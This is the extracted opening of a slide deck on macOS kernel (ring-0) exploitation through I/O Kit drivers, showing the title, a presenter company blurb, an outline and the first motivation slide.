


STROLLING INTO RING-0

via i/o kit drivers



WHOIS



security for the
21st century

“leverages the best combination of humans and technology to discover security vulnerabilities in our customers’ web apps, mobile apps, IoT devices and infrastructure endpoints”



OUTLINE

ring-0 via i/o kit




motivations



understanding i/o
kit



ring-0/kext bugz




exploitation



wrap it up!


MOTIVATIONS

need ring-0 (and \$\$!?)



THE 'GOOD OLD DAYS'

